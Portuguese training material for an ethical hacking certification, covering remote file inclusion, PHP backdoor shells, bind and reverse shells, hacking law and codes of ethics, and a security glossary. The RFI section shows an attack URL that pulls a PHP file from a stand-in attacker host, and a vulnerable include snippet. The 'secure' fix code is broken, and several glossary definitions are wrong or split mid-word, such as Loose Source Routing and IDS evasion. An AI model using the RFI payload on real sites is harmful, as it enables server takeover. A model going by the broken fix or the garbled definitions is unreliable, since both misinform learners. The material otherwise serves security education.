O servidor expõe um serviço com o qual o cliente pode interagir, ex: compartilhamento de arquivos. Conforme um servidor fornece um serviço a um cliente, ele pode expor vulnerabilidades que podem ser exploradas.

RFI

Conforme a internet e tecnologia avança, mais opções e facilidades o usuário tem para resolver tarefas e transações via internet. Acompanhando esta evolução, estão os ataques, que tentam roubar informações e causar outros tipos de danos.
Diversos tipos de ataques são usados na tentativa de obter informações confidenciais e importantes, dentre eles o SQL Injection, XSS e RFI..

O que é RFI?
RFI (Inclusão de Arquivos Remotos) é um tipo de vulnerabilidade que ocorre pela falta de validação na entrada de dados pelo usuário, onde scripts são passados para uma aplicação WEB.

Para que serve?
Uma aplicação que seja vulnerável ao RFI permite que o invasor faça inclusão de códigos (de arquivo hospedado remotamente) em um script executado no servidor que hospeda a aplicação. Quando o código do invasor é executado no servidor, ele poderá roubar arquivos temporários, além de manipular informações e demais arquivos deste servidor.

Como funciona?
Um atacante tentará identificar a vulnerabilidade de algum site, verificando a sua URL. Considere o seguinte site:

www.exemplo.com/index.php?page=PageName.

O usuário mal intencionado tentará inserir um link contendo o código malicioso. Como a seguir:

www.exemplo.com/index.php?page=http://www.ataque.com/arquivo.php

Se o site for vulnerável, abrirá o link remoto, e assim, o usuário poderá prosseguir com o ataque.

Prevenção:
Assim como os demais tipos de ataques, o RFI aproveita a entrada de dados de forma não segura. A melhor forma para evitar ataques RFI é validar todas as páginas que sejam incluídas.

Exemplo:
Vejamos um trecho de um código em PHP que está programado de uma forma que torna uma página vulnerável:

```
<?php
        Include ($_GET['pagina']);
?>
```

Neste código, a variável 'pagina' não é validada em nenhum momento, deixando o caminho aberto para a inclusão de arquivos remotos.

Para solucionar este tipo de vulnerabilidade, o caminho ideal seria modificar o código fonte, fazendo as validações necessárias na entrada dos dados. Vamos ver um exemplo no trecho do código a seguir:

```
<?php
var = $_GET['pagina'];
$pages = array('index.php', 'pagina1.php', 'pagina2.php');
If(in_array ($var, $pages))
{
        Include($pagina);
} else {
        die ("tentativa de ataque");
}
?>
```

Como podemos perceber, a validação na entrada de dados do usuário é extremamente importante para evitar ataques de inclusão de arquivos remotos. A falta de tratamento nos dados sempre deixará a aplicação vulnerável.

É preciso partir do seguinte princípio: "Não confie em tudo que o usuário digitará". Toda linguagem de programação possui recursos que permite tratar dados e formulários, seja por arrays ou outras funções.

Executar a Inclusão de Arquivos Remotos (RFI)

- Vulnerabilidades RFI permitem que os invasores carreguem e executem scripts (PHP) maliciosos, hospedados em outro lugar, em um servidor vulnerável.
- É possível detectar vulnerabilidades RFI ao olhar certos parâmetros na URL, ex: p=, page=, site=, content=, etc.
- Se o backend carrega um arquivo, também é possível carregar um arquivo remoto (contendo um código PHP).
- Um exemplo de arquivo PoC que pode ser usado para testes está disponível em: rfi.nessus.org/rfi.txt

Funcionalidades básicas dos shells php

- PHP é uma linguagem de uso geral que pode ser usada para escrever scripts de aplicações gerais.

(Fonte: http://php.net/)

- Um connect shell possibilita que o invasor acesse a máquina alvo através da rede.
- Um back-connect shell (reverso) conecta de volta à máquina do Invasor.

Shells maliciosos
R57 e C99 são chamados backdoor shells.
Uma *backdoor shell* é um pedaço de código malicioso (ex: PHP, Python, Ruby) que pode ser carregado para um site para, por exemplo, ganhar acesso a arquivos.
Uma vez carregada, a shell permite que o invasor execute comandos através da função *shell_exec ()*

(Fonte: Http://resources.infosecinstitute.com/checking-out-backdoor-shells/)

A shell R57

Exemplos de funções:
- Executa comando diretamente no sistema;
- Baixa e envia arquivos;
- Cria conexões FTP;
- Envia (arquivos) a e-mails;
- Cria conexões com bancos de dados, etc.

Connect shells Bind & Back

Existem dois tipos de shells de comando:
- Uma Connect *shell* (Bind) instrui um computador de destino a abrir uma shell de comando e obedecer uma porta local.
- Permite que o computador de ataque se conecte ao computador alvo;
- Será bloqueada por firewalls corretamente configurados.
- Uma *Back-connect Shell* (Back) impulsiona uma conexão de volta à máquina atacante.
- Propensa a passar pelo firewall.

As implicações legais do hackeamento.

Aspectos jurídicos do HACKING ÉTICO e da ética do hacking:
Embora várias tentativas tenham sido feitas para otimizar a linha divisória entre um hacker "normal" e um Ethical Hacker, ainda há muito a esclarecer. Os conceitos de hacker de chapéu branco, cinza e preto demonstram bem essa necessidade. É por isso que o hacking ético precisa ser legal(izado) para evitar possíveis repercussões negativas.

Privacidade e segurança de dados são temas centrais na discussão ética que nos remete a reflexões sobre quais fronteiras podem ou não ser ultrapassadas...

"Algumas questões essenciais resultam em muitos impactos negativos sobre a privacidade e segurança no passado" (Gunarto, 2003)

Essas questões as quais Gunarto fez referência, são:

- Que tipo de informações sobre pessoas podem ser reveladas a terceiros?
- Quais informações sobre indivíduos devem ser mantidas em bancos de dados e quão seguras são as informações nos sistemas de computador?
- Como lidar com a pirataria de dados nas redes de computadores?
- Quem tem permissão para acessar os dados e informações?
- Como as contramedidas podem ser introduzidas para garantir que as informações possam ser acessadas apenas pela pessoa ou organizações certas?

Por muito tempo, muitas pessoas pensavam que o mundo cibernético e sistemas de dados organizacionais e individuais eram um espaço gratuito para todos. A maioria não refletiu sobre as questões acima e, como consequência, pouca (ou quase nenhuma!) ética foi desenvolvida em relação ao ciberespaço.

"A autoproteção não é suficiente para tornar o ciberespaço um local seguro para a realização de negócios. O Estado de Direito também deve ser aplicado." (Gunarto)

Um exemplo típico e real de hacking, considerado ético (de algumas maneiras) pelos perpetradores,
aconteceu em junho de 2015:

"O New York Times lançou uma bomba de uma história na terça-feira de manhã, relatando que o FBI está investigando se os funcionários do St. Louis Cardinals invadiram ilegalmente a rede de computadores proprietária do Houston Astros. De acordo com o Times, funcionários do governo acreditam que funcionários não identificados dos Cardinals podem ter acessado os computadores dos astros para recuperar as discussões comerciais internas da equipe, estatísticas proprietárias e relatórios de patrulha. O FBI aparentemente rastreou a origem da invasão em uma casa compartilhada por alguns funcionários do Cardinals."

(Fonte: fangraphs.com, agosto de 2015)

Existe um ditado que diz: "Tudo é justo no amor e na Guerra!", e, nesse caso, também nos esportes!
Talvez os perpetradores desse crime tenham se baseado nessa concepção... Mas, deveriam ter pensado melhor antes de começarem a invadir os sistemas de computadores dos seus rivais.

"A lei primária implicada pelo alegado hacking dos Cardinals parece ser a Lei de Fraude e Abuso de Computador. O CFAA foi originalmente aprovado em 1984, para proteger o governo e o setor financeiro da espionagem eletrônica. A lei foi posteriormente ampliada em 1996, no entanto, para cobrir qualquer acesso remoto não autorizado de outro computador. "

(Nathaniel Grow)

Com essa história, entendemos a lição que:
Hackeamento ilegal é um crime e tem punição!

Desde a década de 1980, foram criadas legislações e diretivas internacionais para garantir a privacidade e a segurança dos sistemas de computação. Acompanhe a evolução desses exemplos da legislação internacional, em regiões como Europa (UE) e EUA:

País / Região	Ano	Legislação / Diretiva	Resumo
USA	1980	Lei de Proteção à Privacidade	Oferece proteção de privacidade em documentos informatizados e outros.
USA	1987	Lei de Segurança Informática	Segurança das informações de indivíduos.
UK	1990	Lei de Uso Indevido de Computador do Reino Unido	Veja o exemplo abaixo da tabela.
USA	1997	Lei de Proteção à Privacidade da Internet do Consumidor	Requer consentimento prévio por escrito antes que um serviço de computador possa divulgar as informações do assinante
USA	1977	Lei de Privacidade de Dados	Limita o uso de informações de identificação pessoal e regula o "spam".
UK	1998	Lei de Proteção de Dados	
EU	2002	2002/58 / EU	Diretiva sobre proteção de dados e privacidade na era digital.
EU	2013	Diretiva 2013/40 / UE	Diretiva sobre ataques contra sistemas de informação

(Fonte Web: http://db.eurocrim.org/db/en/vorgang/252/)

Sobre retweetar links de informações hackeadas...:

"A lei de hacker proposta por Obama pode tornar você um criminoso inconsciente."

(thenextweb.com, 2015)

Lei do Estado de Connecticut:

Uma pessoa comete um "crime virtual" quando:

1. **Acessa um sistema de computador sem autorização;**
2. **Acessa ou utiliza um sistema de computador para obter serviços de informática não autorizados;**
3. **Intencional ou negligentemente interrompe, degrada, ou provoca a interrupção ou degradação dos serviços de computação;**
4. **Intencional ou negligentemente adultera qualquer equipamento usado em um sistema de computador.**

(cgta.ct.gov June 2012)

Código de Ética (EC-Council)

"Código de ética é um conjunto de diretrizes emitido por uma organização para seus funcionários e gerência para ajudá-los a conduzir suas ações de acordo com seus valores primários e padrões éticos."

(Fonte: Businessdictionary.com)

O EC-Council é uma organização apoiada por membros e reconhecida como organismo de certificação profissional.
O "Código de Ética" do Conselho da CE é o código geral para todas as pessoas envolvidas no EthicalHacking.
O EC-Council descreve um hacker ético como: "qualquer indivíduo treinado para dominar tecnologias de hacking".

O código consiste em 17 cláusulas sobre:

1. Privacidade
2. Propriedade intelectual
3. Divulgação
4. Áreas de especialização
5. Uso não autorizado
6. Atividades ilegais
7. Autorização
8. Divulgação
9. Gestão
10. Compartilhamento de conhecimento
11. Confiança
12. Cuidado Extremo
13. Atividades maliciosas
14. Sem compromisso
15. Limites legais
16. Envolvimento
17. Comunidades subterrâneas

O texto completo de cada cláusula pode ser visto no site oficial do Conselho da CE: eccouncil.org

A cláusula 17 - Comunidades clandestinas, por exemplo, descreve que o indivíduo não deve fazer parte de nenhuma comunidade clandestina de hackers.
O Código de Conduta Profissional do Testador de Penetração Licenciado (LPT) do EC-Council é voltado especificamente para testadores de invasão profissionais.

O código LPT é dividido em quatro princípios:

- Agir dentro dos limites legais;
- Agir com honestidade e integridade;
- Manter o profissionalismo;
- Manter a privacidade e a confidencialidade.

A descrição completa de cada princípio também pode ser vista no site oficial do Conselho da CE: eccouncil.org

Código de Ética Alternativo (UAT)

- Não roubar;
- Não mentir;
- Ser confiável;
- Ser responsável;
- Ser um líder, não um seguidor;
- Escolher um colega hacker com morais satisfatórias;
- Ter habilidades;
- Ter experiência profissional e integridade;
- Exercitar auto-controle hack.

(Fonte: Daniel Scarberry, Universidade de Tecnologia Avançada)

Acordos e contratos legais

Como ainda há controvérsias em torno do Ethical Hacking, todo hacker ético deve considerar as implicações legais de seu trabalho.
Vale reforçar o conselho de colocar tudo no papel e apenas trabalhar sob um contrato legalmente vinculado ao cliente. Então, não se pode esquecer dos aspectos que devem ser considerados:

- Permissão do cliente e / ou proprietário do sistema;
- A posição dos proprietários cujos dados pessoais serão acessados por meio desses sistemas.
  É preciso solicitar indenização para cobrir questões como: dados pessoais acessados, propriedade intelectual de terceiros, etc;
- Os diferentes atos jurídicos, diretivas ou regulamentos internacionais, nacionais e locais que possam estar envolvidos;
- Autorização para hackear;
- Proteção contratual contra responsabilidade;
- Indenização para cobrir resultados de teste incompletos, como vulnerabilidades encontradas, etc.

Importante: Estes são apenas alguns exemplos a considerar. Um acordo legal ou modelo de contrato deve ser obtido preferencialmente com uma consultoria de advocacia especializada.

Breve histórico do hacking ético...

Embora pareça um fenômeno recente, o hacking ético foi executado, ainda que intuitivamente, pela primeira vez em um trabalho na década de 1970.

"Em 1974, os sistemas operacionais Multics (serviço de computação e informações multiplexadas) eram então reconhecidos como o sistema operacional mais seguro disponível. A Força Aérea dos Estados Unidos organizou uma análise de vulnerabilidade ética para testar o Multics OS e descobriu que, embora os sistemas fossem melhores do que outros convencionais, eles ainda apresentavam vulnerabilidades na segurança de hardware e software. "

(Aasha Bodhan)

Confira alguns exemplos de eventos históricos na linha do tempo Ethical Hacking:

1974	Análise de vulnerabilidade ética para testar o Multics OS.
1985	Phrack é uma revista online (impressa originalmente) escrita por e para hackers. É o mais antigo e o mais antigo e foi publicado pela primeira vez em 17 de novembro de 1985.
1995	Primeiro uso do termo "Ethical Hacking" por John Patrick da IBM. Wikipedia: "John Russell Patrick (5 de agosto de 1945 -). Durante sua gestão como vice-presidente da IBM, ele ajudou a lançar o IBM ThinkPad e o sistema operacional OS / 2 e mais tarde foi uma força influente por trás da adoção inicial da Internet e da World Wide Web pela IBM. "
2003	OWASP estabelecido. O Open Web Application Security Project (OWASP) é uma organização de caridade mundial sem fins lucrativos focada em melhorar a segurança do software.
2013	Padrão PTES estabelecido. O padrão de execução do teste de invasão consiste em sete seções principais. Eles cobrem tudo relacionado a um teste de invasão.

INFORMAÇÕES SOBRE O EXAME

Embora pareça um fenômeno recente, o hacking ético foi executado, ainda que intuitivamente, pela primeira vez em um trabalho na década de 1970.

"Em 1974, os sistemas operacionais Multics (serviço de computação e informações multiplexadas) eram então reconhecidos como o sistema operacional mais seguro disponível. A Força Aérea dos Estados Unidos organizou uma análise de vulnerabilidade ética para testar o Multics OS e descobriu que, embora os sistemas fossem melhores do que outros convencionais, eles ainda apresentavam vulnerabilidades na segurança de hardware e software. "

(Aasha Bodhan)

Exame: Fundamentos de Ethical Hacking - EXIN

- Número de questões: 40;
- Tipo de questões: Múltipla escolha;
- Ferramenta: Pelo computador ou impressa em papel;
- Índice mínimo para aprovação: 65%;
- Nota de aprovação: 26;
- Duração: 1 hora;
- Permitido consulta de livros/notas: não;
- Permitido usar equipamentos eletrônicos: não;
- Simulado: www.exin.com

Glossário

academy

www.pmgacademy.com
official course

GLOSSÁRIO	
TERMO	**SIGNIFICADO**
@@VERSION	Fórmula que retorna informações de compilação e sistema para a instalação atual do SQL Server. Os resultados de @@VERSION são apresentados como uma cadeia de caracteres nvarchar. É possível usar a função SERVERPROPERTY (Transact-SQL) para recuperar os valores de propriedades individuais.
+x eXecute	Fórmula de comando de execução.
Aircrack-ng	É um detector de redes, sniffer de pacote, aplicativo de quebra de WEP e ferramenta de análise para redes locais sem fios 802.11.
Aireplay-ng	Injeção de pacotes (Somente em Linux).
Airodump-ng	Coloca tráfego do ar em um arquivo .cap e mostra informação das redes.
Arpspoof	Tipo de ataque em que os pacotes de enlace deturpam as tabelas de cache arp de um Sistema Operacional.
BackTrack	É um sistema operacional Linux baseado no Debian. É focado em testes de seguranças e testes de penetração (pen tests), muito apreciada por hackers e analistas de segurança, podendo ser iniciado diretamente pelo CD (sem necessidade de instalar em disco), mídia removível (pendrive), máquinas virtuais ou direto no disco rígido.
Shells connect Bind & Back (Reverse)	É um método de administração remota; pode vincular um aplicativo a uma porta TCP / UDP e qualquer máquina que se conecta a essa será apresentada a aplicação binded com os mesmos privilégios desse usuário. Através de "Netcat" que redireciona a entrada padrão, saída e erro para o porto em vez do console padrão.
Testes black box	É um teste de software para verificar a saída dos dados usando entradas de vários tipos. Tais entradas não são escolhidas conforme a estrutura do programa.
BSSID & ESSID	São tipos de SSID. O ESSID é um identificador que agrupa pontos de acesso; também é referido como um ID da Net. Este identificador é uma combinação de quaisquer letras ou números que são apropriados para o ambiente da rede. O ESSID é especificamente para pontos de acesso. Quando você fala sobre redes ponto-a-ponto, não pode usar o termo ESSID. Outro tipo de SSID é BSSID (Basic Service Set Identifier). O BSSID é o endereço MAC de um ponto de acesso ou de adaptador sem fio.
Interface de linha de comandos (CLI)	Trata-se de um conceito muito importante para utilizar de maneira mais adequada o sistema operacional LINUX.

CONCAT	É uma função que pode ser utilizada em várias partes da sua consulta, tanto para unir valores de campos da tabela temporariamente quanto para unir strings que você quiser digitar manualmente (ou por variáveis) na consulta.
Scripts Cruzados entre Sites (XSS)	É um tipo de vulnerabilidade do sistema de segurança de um computador, encontrado normalmente em aplicações web que ativam ataques maliciosos ao injetarem client-side script dentro das páginas web vistas por outros usuários.
Descoberta e Protocolo de Configuração Básica (DCP)	É uma definição de protocolo dentro do contexto PROFINET. É um protocolo de ligação baseado em configurar os nomes das estações e endereços IP. Ele está restrito a uma sub-rede e, principalmente, usado em pequenas e médias aplicações sem um servidor DHCP instalado.
Gateway Padrão	O portão de saída para uma outra sub-rede, ou para internet, um endereço que te indicará o caminho ao seu computador para fora de sua rede.
Defesa em Profundidade	Defesa em Profundidade descreve uma série de estratégias que constroem coletivamente um plano de proteção de segurança para reduzir ataques maliciosos em seu ambiente, evitando corromper seus sistemas e informações. Não é apenas uma série de softwares e dispositivos de segurança, mas um processo estratégico unido à prática concentrada na proteção, detecção e reação de situações de risco.
Protocolo de Configuração de Host Dinâmico (DHCP)	É o nome de um protocolo TCP/IP que oferece serviços de configuração dinâmica em redes.
Sistema de Nomes de Domínios (DNS)	O sistema de nomes de domínios (DNS) é o protocolo de resolução de nomes para redes TCP/IP, como a Internet. Um servidor DNS hospeda as informações que permitem que os clientes resolvam nomes DNS memorizáveis e alfanuméricos para os endereços IP que os computadores usam para se comunicar.
Impressões digitais	É uma ferramenta técnica utilizada para a descoberta de rede.
Servidor FTP	Um servidor que fornece, através de uma rede de computadores, um serviço de acesso para usuários a um disco rígido ou servidor de arquivos através do protocolo de transferência de arquivos: File Transfer Protocol.
Interface Gráfica do Usuário (GUI)	É um tipo de interface do utilizador que permite a interação com dispositivos digitais através de elementos gráficos como ícones e outros indicadores visuais, em contraste a interface de linha de comando.
Hackear (verbo)	Obter acesso não autorizado a um sistema de computador, por exemplo, um site ou rede, por meio da manipulação de Código.

Hacker (substantivo)	É um indivíduo que se dedica, com intensidade incomum, a conhecer e modificar os aspectos mais internos de dispositivos, programas e redes de computadores.
Hackers black hat (chapéu preto)	Hacker que comete atos ilegais.
Hackers grey hat (chapéu cinza)	Um Hacker intermediário. Ele visa ações compatíveis com um "white hat", mas invade sistemas sem que tenha permissão para tal. Por exemplo, a manipulação do ranqueamento de websites usando técnicas de SEO ou a exposição de brechas de segurança em sites governamentais.
Hacktivistas	Pessoa que utiliza computadores e sistemas de outros para divulgar causas ou bandeiras que defenda. Muitas vezes eles estão no limiar do ciberterrorismo.
Hackers white hat (chapéu branco)	Hacker que atua dentro da lei, um Hacker ético ou um profissional que teste a segurança de sistemas.
Hashdump	É o comando para base de dados. Este comando vai fazer o dump de todos os hashes de senhas da vítima para que depois você consiga descobrir quais as senhas utilizando rainbow tables ou John The Ripper.
Ethical hacker	Hacker que invade uma rede de computadores para testar ou avaliar a segurança, sem intenções criminais ou maliciosas.
Evasão de honeypot	Técnica que utiliza uma ferramenta que tem a função de propositalmente simular falhas de segurança de um sistema e colher informações sobre o invasor.
Escalonamento horizontal de privilégios	É um dos níveis de escalonamento de privilégios, os quais envolvem situações onde as pessoas têm controles de acesso sob a conta de um usuário diferente.
HTTP	É sigla de HyperText Transfer Protocol que em português significa "Protocolo de Transferência de Hipertexto". É um protocolo de comunicação entre sistemas de informação que permite a transferência de dados entre redes de computadores, principalmente na World Wide Web (Internet).
Evasão de IDS	Técnica de defesa que utiliza Sistemas de detecção de intrusão.
ipconfig /all	O comando IPCONFIG serve para identificar o endereço de IP do gateway padrão utilizado para acessar a página de configuração do seu modem. Escolha a opção "executar", digite o comando "cmd" e tecle "Enter". No "prompt de comando" digite (em letras minúsculas) o comando "ipconfig" e tecle "Enter".

Iwconfig	O iwconfig é similar ao comando ifconfig, mas é usado para redes wifi. Com este comando pode-se verificar diversas características das redes wireless.
John The Ripper (JTR)	É um software para quebra de senhas. Inicialmente desenvolvido para sistemas unix-like, corre agora em vários sistemas operativos (como DOS, Windows, Linux, BSD). Disponível em versão livre e paga, o John the Ripper é capaz fazer força bruta em senhas cifradas em DES, MD4 e MD5 entre outras.
Kali Linux	É uma distribuição GNU/Linux baseada no Debian, considerado o sucessor do BackTrack. O projeto apresenta várias melhorias, além de mais aplicativos, que o BackTrack. É voltado principalmente para auditoria e segurança de computadores em geral. É desenvolvido e mantido pela Offensive Security Ltd.
Keyloggers	São aplicativos ou dispositivos que ficam em execução em um determinado computador para monitorar todas as entradas do teclado.
Kismet	É um analisador de rede (sniffer), e um sistema de detecção de intrusão (IDS - Intrusion detection system) para redes 802.11 wireless. Kismet pode trabalhar com as placas wireless no modo monitor, capturando pacotes em rede dos tipos: 802.11a, 802.11b e 802.11g.
Movimento lateral	Técnica de invasão a redes usada por Hackers; usa o acesso a um sistema para acessar vários outros.
LIMIT	Extensão máxima até onde pode chegar ou ir.
LOAD_FILE	É um arquivo usado para recuperar conjuntos ou imagens localizados em bases de dados através de métodos de recuperação específicas implementadas no arquivo de carga de dados específicos. Um arquivo de carga também pode ser usado para importar os dados para outro banco de dados.
Inclusão de Arquivos Locais (LFI)	Um método para servidores / scripts para incluir arquivos locais no tempo de execução, a fim de tornar complexos sistemas de chamadas de procedimento.
Loose Source Routing (LSR)	Um formato de armazenamento ou transmissão de dados binários em que o byte menos significatico(bit) vem primeiro.
Endereço MAC	O MAC é um endereço “único”, não havendo duas portas com a mesma numeração, é usado para controle de acesso em redes de computadores. Sua identificação é gravada em hardware, isto é, na memória ROM da placa de rede de equipamentos como desktops, notebooks, roteadores, smartphones, tablets, impressoras de rede, etc.

Metasploit	O Metasploit framework é um conjunto das melhores plataformas de aprendizagem e investigação para o profissional de segurança ou do hacker ético. Ele possui centenas de exploits, payloads e ferramentas muito avançadas que nos permite testar vulnerabilidades em muitas plataformas, sistemas operacionais e servidores.
Carga do meterpreter	É um tipo de carga do Metasploit; os scripts do Meterpreter são rotinas que podem ser executados a partir do intérprete e permite que você execute ações específicas sobre o alvo e são utilizadas para automatizar tarefas e agilizar atividades.
Nessus	É um programa de verificação de falhas/vulnerabilidades de segurança. Ele é composto por um cliente e servidor, sendo que o scan propriamente dito é feito pelo servidor.
Netcat	É uma ferramenta de rede, disponível para sistemas operacionais Unix, Linux, Microsoft Windows e Macintosh que permite, através de comandos e com sintaxe muito sensível, abrir portas TCP/UDP e HOST.
Network File System (NFS)	É um sistema que permite a montagem de sistemas de arquivos remotos através de uma rede TCP-IP.
Nikto	É um scanner de vulnerabilidades de aplicativos da web, desenvolvido em Kali, que é como o Nessus para aplicações web. É um scanner de servidor web Open Source (lincença GPL) que realiza testes abrangentes contra servidores para vários itens, incluindo mais de 6.500 arquivos potencialmente perigosos/CGIs, verificações de versões desatualizadas de mais de 1.250 servidores, e os problemas específicos de versão sobre mais de 270 servidores.
Nmap	É um software livre que realiza port scan desenvolvido pelo Gordon Lyon, autoproclamado hacker "Fyodor". É muito utilizado para avaliar a segurança dos computadores, e para descobrir serviços ou servidores em uma rede de computadores.
Nonce	É um número arbitrário que só pode ser usado uma vez. É semelhante em espírito a uma palavra de uso único, daí o nome.
ORDER BY	É um comando para colocar em ordem os dados resultados de uma pesquisa que chegam de forma desordenada.
Detectores de pacotes	São ferramentas que detectam os pacotes de dados que trafegam pela rede.
Teste de Invasão	Teste de Invasão, ou pentest, é uma técnica utilizada para testar softwares desenvolvidos para proteção de dados de servidores e sistemas, antes que estes sejam entregues nas mãos dos clientes solicitantes, aumentando assim a possibilidade de eficiência no objetivo proposto.

php-shell	São exploits desenvolvidos em PHP, que exploram o servidor podendo executar shell-comands, fazer upload de arquivos. Assim o atacante pode se conectar ao servidor e ganhar acesso ao usuario root do sistema e tambem fazer um "mass"deface.
c99shell	Tipo de php-shell.
r57shell	Tipo de php-shell.
Ping	É um comando que serve para testar a conectividade entre equipamentos de uma rede utilizando o protocolo ICMP. A palavra "ping" é a abreviação do termo em inglês "Packet Internet Network Grouper", que significa algo como "Agrupador de Pacotes da Internet".
Exploração de escalonamento de privilégios / exploração de kernel	É a prática de explorar vulnerabilidades de escalonamento de privilégios identificadas no kernel do Linux, amplamente utilizada e que pode permitir a um atacante tomar o controle do sistema.
Prova de Conceito (PoC)	É um termo utilizado para denominar um modelo prático que possa provar o conceito (teórico) estabelecido por uma pesquisa ou artigo técnico. A PoC é considerada habitualmente um passo importante no processo de criação de um protótipo realmente operativo. Tanto na segurança de computadores como na criptografia a prova de conceito é uma demonstração de que um sistema está, em princípio, protegido sem a necessidade da sua construção já seja operacional.
Reconhecimento	Reconhecimento é o primeiro passo de um compromisso de serviço Teste de Invasão independentemente se você está verificando a informação conhecida ou buscando nova inteligência em um alvo. Reconhecimento começa por definir o ambiente de destino com base no escopo do trabalho. Reconhecimento é a identificação do alvo.
Inclusão de Arquivos Remotos (RFI)	Ocorre quando um arquivo remoto, geralmente um escudo (uma interface gráfica para navegar arquivos remotos e executar o seu próprio código em um servidor), está incluído em um site que permite ao hacker executar comandos do lado do servidor como a corrente logon do usuário, e ter acesso a arquivos no servidor. Com este poder o hacker pode continuar para uso local exploits para escalar os seus privilégios e assumir todo o sistema.
Varredura	Fase do Pentest em que o invasor busca informações mais detalhadas sobre o alvo, que possam permitir definir seus vetores de ataque e enxergar as possibilidades que podem permitir ganhar acesso ao sistema, através da exploração de alguma falha encontrada.

SELECT	É uma declaração SQL que retorna um conjunto de resultados de registros de uma ou mais tabelas. Ela recupera zero ou mais linhas de uma ou mais tabelas-base, tabelas temporárias ou visões em um banco de dados.
Sequestro de sessão	É a exploração de uma sessão de computador válida, as vezes também chamada de uma chave de sessão - para obter acesso não autorizado a informações ou serviços em um sistema de computador.
Shell	O termo técnico SHELL , em computação, é considerado genericamente a camada externa entre o usuário e o kernel (núcleo) de um sistema operacional. O termo Shell é mais usualmente utilizado para se referir aos programas de sistemas do tipo Unix que podem ser utilizados como meio de interação entre interface de usuário para o acesso a serviços do kernel no sistema operacional.
ForjamentoA	to de forjar pacotes de dados.
SQL- MySQL	É um sistema de gerenciamento de banco de dados (SGBD), que utiliza a linguagem SQL (Linguagem de Consulta Estruturada, do inglês Structured Query Language) como interface.
Injeção SQL (SQLi)	É um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. A injeção de SQL ocorre quando o atacante consegue inserir uma série de instruções SQL dentro de uma consulta (query) através da manipulação das entradas de dados de uma aplicação.
Sqlmap	É uma ferramenta de teste de invasão de código aberto que automatiza o processo de detecção e exploração de falhas de injeção SQL.
Servidor SSH	Em informática o SSH (Secure Shell) é, ao mesmo tempo, um programa de computador e um protocolo de rede que permitem a conexão com outro computador na rede de forma a permitir execução de comandos de uma unidade remota. O SSH faz parte da suíte de protocolos TCP/IP que torna segura a administração remota de servidores do tipo Unix. O SSH possui as mesmas funcionalidades do TELNET, com a vantagem da criptografia na conexão entre o cliente e o servidor.
Varredura SYN	Técnica de varredura semi-aberta, porque não é feita uma conexão TCP completa. Em vez disso, um pacote SYN é enviado a porta-alvo.
TCPdump	É uma ferramenta utilizada para monitorar os pacotes trafegados numa rede de computadores. Ela mostra os cabeçalhos dos pacotes que passam pela interface de rede.

Handshake de três vias TCP	É o processo é responsável pelo estabelecimento de conexões no TCP.
Tshark	É um protocolo de rede analisando utilitário distribuído com o Wireshark. Tshark, juntamente com todos os outros software Wireshark é uma aplicação gratuita e de código aberto que pode ser usado ou modificado por qualquer pessoa.
Escalonamento de privilégios verticais (ou elevação de privilégios)	É o ato de explorar uma falha, onde um usuário de privilégio inferior acessa funções ou conteúdo reservado para usuários de privilégios elevados.
UNION	Combina os resultados de duas ou mais consultas em um único conjunto de resultados, que inclui todas as linhas pertencentes a todas as consultas da união. A operação UNION é diferente de usar junções que combinam colunas de duas tabelas.
Carga de Injeção VNC	São os pacotes injetados via VNC (Virtual Network Computing), que é um protocolo de internet que permite a visualização de interfaces gráficas remotas através de uma conexão segura.
Chave WEP C	have da rede de segurança.
Testes white box	Garantem que os softwares e os programas sejam estruturalmente sólidos e que funcionem no contexto técnico onde serão instalados
Wireshark	É um poderoso sniffer, que permite capturar o tráfego da rede, fornecendo uma ferramenta poderosa para detectar problemas e entender melhor o funcionamento de cada protocolo.
WPA2	O WPA2 é uma certificação de produto disponibilizada pelo 'Wi-Fi Alliance', que certifica os equipamentos sem-fio compatíveis com o padrão 802.11i. Pode-se fazer uma analogia de que o WPA2 é o nome comercial padrão 802.11.i em redes sem-fio.

academy

Há mais de 10 anos, a PMG é referência na área de Tecnologia da Informação, com cursos de gestão de TI que possuem excelência comprovada.

---

pmgacademy.com